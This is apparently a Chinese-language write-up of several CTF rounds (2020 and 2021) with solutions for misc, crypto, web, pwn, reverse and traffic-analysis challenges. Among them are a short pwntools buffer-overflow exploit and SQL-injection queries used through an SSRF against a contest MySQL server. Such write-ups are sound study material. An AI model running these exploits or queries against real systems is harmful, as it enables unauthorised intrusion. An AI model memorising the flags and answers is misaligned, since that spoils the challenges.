
2020 Misc blue 下载一个压缩包,解压一个图片,好大!!直接binwalk -e提取,打开zip,发现里面一个pacp文件,载入发现是在进行注入。
直接拉到最下面猜内容那里,找到substr位数变动的那个瞬间,等号后面的就是正确的flag的ascii了
encrypt Base64两次即可得到flag
Trees 用Stegsolve打开,然后肉眼强行能看出flag:CMISCCTF{coconut_tree}
Burps crc爆破得到密码:the_password_here_cipher,打开flag.txt即可得到flag
Blind binwalk+foremost得到两张图片,再根据题目不难推出是盲水印Binldwatermark

看不清,用stegsolve打开看看,得到密码:Q@CTF@NX

得到图片,接着binwalk发现有两张图片,接着010提取出第二张图片,插入12个00并修改为png的文件头
最后得到flag
ezAffine 映射,爆破一下模数(注意这里a-z是0-25
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
import string a = 'oelb{6d332l0-22ck-2b1n-a35i-125f3qe125l1}' l1 = string.ascii_lowercase flag = '' for m in a: if m in l1: for i in range (17 ): if (i * 146442 + 428428 )%17 == (ord (m)-97 ): flag += chr (i+97 ) else : flag += m print flag

qrcode 解压得到一张图,估计是修复。
手动补全其他两个识别快,然后识别

最后得出结果


music 解压,一个music.wav文件,没听出什么莫斯或者其他的,直接查看波形
试着换成0和1,高频换0或者1各试一次
生成,最后

解出一个rar文件

解压失败


使用管理员才能解压之后打开发现是noooflag,怀疑有隐写,因为需要管理员,所以怀疑是ntfs

发现ntfs隐写,导出

得到一个二维码

估计是修改了宽高,用c32改成正方形,得到二维码。扫描即可得出flag
Crypto Round 1 2 3 4 5 6 7 a = ':D@J::K=r<ecXi^[V:XjXit' flag = '' for i in a: flag += chr (ord (i)+9 ) print flag
Factor 1 2 3 4 5 6 7 8 9 10 11 12 import gmpy2from Crypto.Util.number import * n = 3454083680130687060405946528826790951695785465926614724373 e = 3 c = 1347530713288996422676156069761604101177635382955634367208 p,r,q = 11761833764528579549 ,17100682436035561357 ,17172929050033177661 d = gmpy2.invert(e,(p-1 )*(q-1 )) print long_to_bytes(pow (c,d,p*q))
Change 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 import gmpy2from Crypto.Util.number import * c= 182812482972168423884795132699225934365072979206288632257180603530046820174392675977209758378734399146216742345585898385168866887000708558119959898992294085847474548306743585711154035585848291290988967352517174312220756638881837930962458861193652684492265539096477345065113556380573776423787885892688197584678128636231428194711357642971544417113415626331810909274966752557628893585198569815939514862013512237657828262360291726912615575646318630641527418369988268899879152029186728850816178597399494254385226049249357897840618728804680238123954207656671747782543031545429711152272581734051959578453680011676521727918037340906791388178004979453256050227967701258768070039292546964652071924183467364467145178290753361477912582242961929982420950384199259355122986865808523351306098081481072454093823090 n= 438980397031315392229453908048509540832246041631432878509579665664182747463100230160823865621798053164989325086085003940181731721089701380743698761443812523024144817205902380903062054138730658451286904347536210833160924917347633148983052015550354913154312162901555870494273903714349869746793861874257201085777893961715468950661641778512110325457371446203379767458862059193946434683324578530163650541637261158037041205642428802942295011562277084687025213626698849526240663754073508102229066475773893638716845176469070938803298515155140240970836387785401085919369741520890271902332951669953411373633688944162470994856654604872287103746922041844065053274059990595496159866206551119361036237431289830985174384522423364811997241255005514248198447925396378192915553898993758660041223393168707380580012437 e = 65537 n1 = n//(10 **600 ) n2 = (n//(10 **400 ))%(10 **200 ) n3 = (n//(10 **200 ))%(10 **200 ) n4 = n%(10 **200 ) AB = 0 if ((n2//10 **199 )>=n4//(10 **199 )): AB=n1*(10 **200 )+n4 else : AB = (n1-1 )*(10 **200 )+n4 A2B2 = (n-AB*(10 **400 +1 ))//(10 **200 ) AaddB = int (gmpy2.iroot(A2B2+2 *AB,2 )[0 ]) A_B = int (gmpy2.iroot((A2B2-2 *AB),2 )[0 ]) A = (AaddB+A_B)/2 B = (AaddB-A_B)/2 p = A*(10 **200 )+B q = B*(10 **200 )+A phi = (p-1 )*(q-1 ) d=gmpy2.invert(e,phi) print long_to_bytes(pow (c,d,n))

Web simplebrowser (忘了截图),打开点击browser,看到base64提示,提示flag在本地mysql,用户名为admin,知道是考察ssrf。
直接用gopherus,用户名输入admin,然后show databases;
得到库
然后用
1 select group_concat(table_name) from information_schema.columns where table_schema = 'ctfcontest'
爆表
1 select group_concat(column_name) from information_schema.columns where table_name = 'flag' and table_scheam= 'ctfcontest'
爆字段
最后直接select * from ctfcontest.flag
得到flag{wqweb_simplebrowser}
全程使用


PWM cmcc_stack 直接拖进去f5查看代码,要求v5等于那个值

0xdeadbeef
直接覆盖用上面的readbuff溢出覆盖栈来修改v5的值
计算函数到read的地址和函数到v5地址
到read是esp+80h+68,v5是7c,0x80+0x68-0x7c-8相减等于64
看下checksec没有保护直接走
1 2 3 4 5 from pwn import *pl = b'A' *0x64 + p32(0xdeadbeef ) p = remote('172.多少来着忘了' ,888 ) p.sendline(pl) p.interactive()
Recverse crackme
输入用户名密码逐个字符异或然后作为参数传到关键函数
然后v3和v4异或,只有传入正确的值才能得到flag,看着就头疼。
根据题目,v4是int,范围只有0-255,非常的小,直接爆破走起
最后255个输出中中,找到flag:CMISCCTF{do_you_burp_and_solve}
Check 下载下来一个chanl.e文件,打开一看是llvm.ir,直接读吧
两个重点变量dso_local和MAX_SIZE
接下来的函数就是读取然后异或操作等等
根据代码,用python重新实现一遍
1 2 3 4 5 6 check = "\x1a\x1c\x16\x10\x00\x11\x12\xcb\xf2\x14\x0e\x05\x03\x1d\x19\x0e\x02\x0a\x1f\x07\x0c\x01\x17\x06\x0c\x1d\x14\x0b\x1f\x1d\x17\x07\x0d\x1d\x0e\x0c\x1e\x06\xfc\x87\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x05" lcheck = [ord (i) for i in check] for i in range (len (lcheck)-1 , 0 , -1 ): lcheck[i-1 ] = lcheck[i-1 ] ^ lcheck[i] flag = "" .join([chr (i-5 ) for i in lcheck]) print (flag)
2021 Signin 下载下来得到一队01文件,猜测是画图题

1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 from PIL import Imageimport matplotlib.pyplot as plt Loca_img = Image.new('RGB' ,(500 ,500 ),(255 ,255 ,255 )) with open ('dddd.txt' ,"r" ) as f: f=f.read()[::-1 ] x,y =Loca_img.size cnt = 0 for i in range (y): for j in range (x): if f[cnt]=='0' : Loca_img.putpixel((i,j),(0 ,0 ,0 )) cnt+=1 plt.imshow(Loca_img) plt.show() Loca_img.save('flag.png' )
得到flag图片,上面缺了一个角,但是我们知道,那个是定位角,都是一样的,在ps里面吧旁边那个格子补过去就行了,然后扫码得到flag:flag{5E57527B60}

日志分析
很明显是sql盲注的流量,把他urldecode一下

可以看到675的长度才是正确的,然后对其进行ascii码对照一下可以得到ngjfdsUbdK

dns协议

一开始在wireshark里面看,没看到什么东西,卡了有点久,就去kali里面直接把所有内容列出来了
很明显,直接看到一串类似base64加密的东西,解码一下就拿到flag了

Decode 看到pk头了,又看到decode.txt,分一下,就可以拿到
尝试GCD函数,发现可行
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 import libnumn1 = 15228664629164509105936278301396170708905691970126305196584505186788860519598413718493859625462561931380632032431490419378905593909771649295663481782473029836321132574188559245931660756414915507930357509270674460219615256962333464689419869130366867401404262606367700782040693275068101244535880649261286041921882470460606034302142183971677715439862839410834231609821777031530457674591868138859358815039755085358568037032478394036448363183057305077227769673701227083943898736796552550712057417053897722979700329662099072959306298177351997084389916443815546425080826441671985030755256185725913397986385179516049927425591 n2 = 28182418532443955655250943929828439725377604572088962537896240628709829618999901367131159759359513146864646169253348651905865895468151210748207509325666501438590382812326109260537618829438786609626137074778638549998280533912080708785604673270460635181275360847313985764185991865570533815651261638439461846512012164531330949433517277559149828806588070421852157781670188281908625986974579194819272643409859915715455134433970119584552350648013116998668938513347083566970423327936691885137812528912263666957628197241313496232397910546498542303925205356813548741679943691886217742767778075067797422624969714343428365022749 n3 = 18355811159408154065817199279776805621878757240392366715869421799780946779485225342662736231980532326015283372375030686507311099745671828649419794838611580909610100636296701054995302819692794479292794716441442731393027118795245239019609474743841061251498233337758043553376098591254587406941205804917663153256036922860462415387926973551020540123742773938055950168965005226319984869124543783579240130888344231027912143592472823564266887957101575622993773291455143915263715932280728961208233983782906070719786115187115449430196335973764600533097718947377609348244073036523422892353195107093782201003551217830556519184839 e1 = 65537 e2 = 27751 e3 = 65537 c1 = 5368342382489380107251269030258282008067103595899117880173297169710980852124379736420135829984131832023988667774795223808420069001078159756328642298736759964890517323144475742861501409284299556459601222657540302786301791897975932176538612601162552795835603779910738886150925504885639254302406755008796950704938463132687940418772021406619622090999564746948113296328739593309200238996686945891130656599419832796482095787039339269564880847130379179831744694000940207887150388411084465949903406848727641093033681144598595895383689139227400553234701993087147186292040330589331703587405822925483701667354935313494938769206 c2 = 21521672635651854919517759696514027081496995002884626306313384597771682621826437868933822942195279941318573525337109548152966094293276717095298929811895186384560362917891928656637913236676702009205642367801075592458101830488916914437754803979953027152373619293870115731171449223105986403604973873007338969000153480949617700626516389419935352576014084068271819009465242491467427642787306345049280205827574043586767133396458785487959251540831856187380154825027964867977651727983254127239427622549059938701125498520279503972702883327594442747467858234391945790597844344295786118320620376681461727686876948563884520137741 c3 = 13940747781246179701167820858098775936269078279837839169409057305686612176371099274767269714494905207551971162649902129137425806839867713157472497469542260664882313041602553845621113546259276402534229231780532278276697961222319054833980226978574905974878218905613341365260453461080117407529132948986104191917111000811731784483944945364091757083949827612260904757837644538366763161154611658652020868326985526984718638276184626634240096213703958275241215175054246685206226179114590838833694648062135027841593419815101363262701960507235056752424778384286627997500871204804629047307688466887868894491042058198480775705486 p1 = libnum.gcd(n1,n2) p3 = libnum.gcd(n2,n3) def get_flag (c,n,e,p ): q = n//p phi = (p-1 )*(q-1 ) d = libnum.invmod(e,phi) flag = libnum.n2s(pow (c,d,n)) return flag if __name__=="__main__" : get_flag(c1,n1,e1,p1)
分别拿到三组flag 然后decode组合一下就拿到flag了


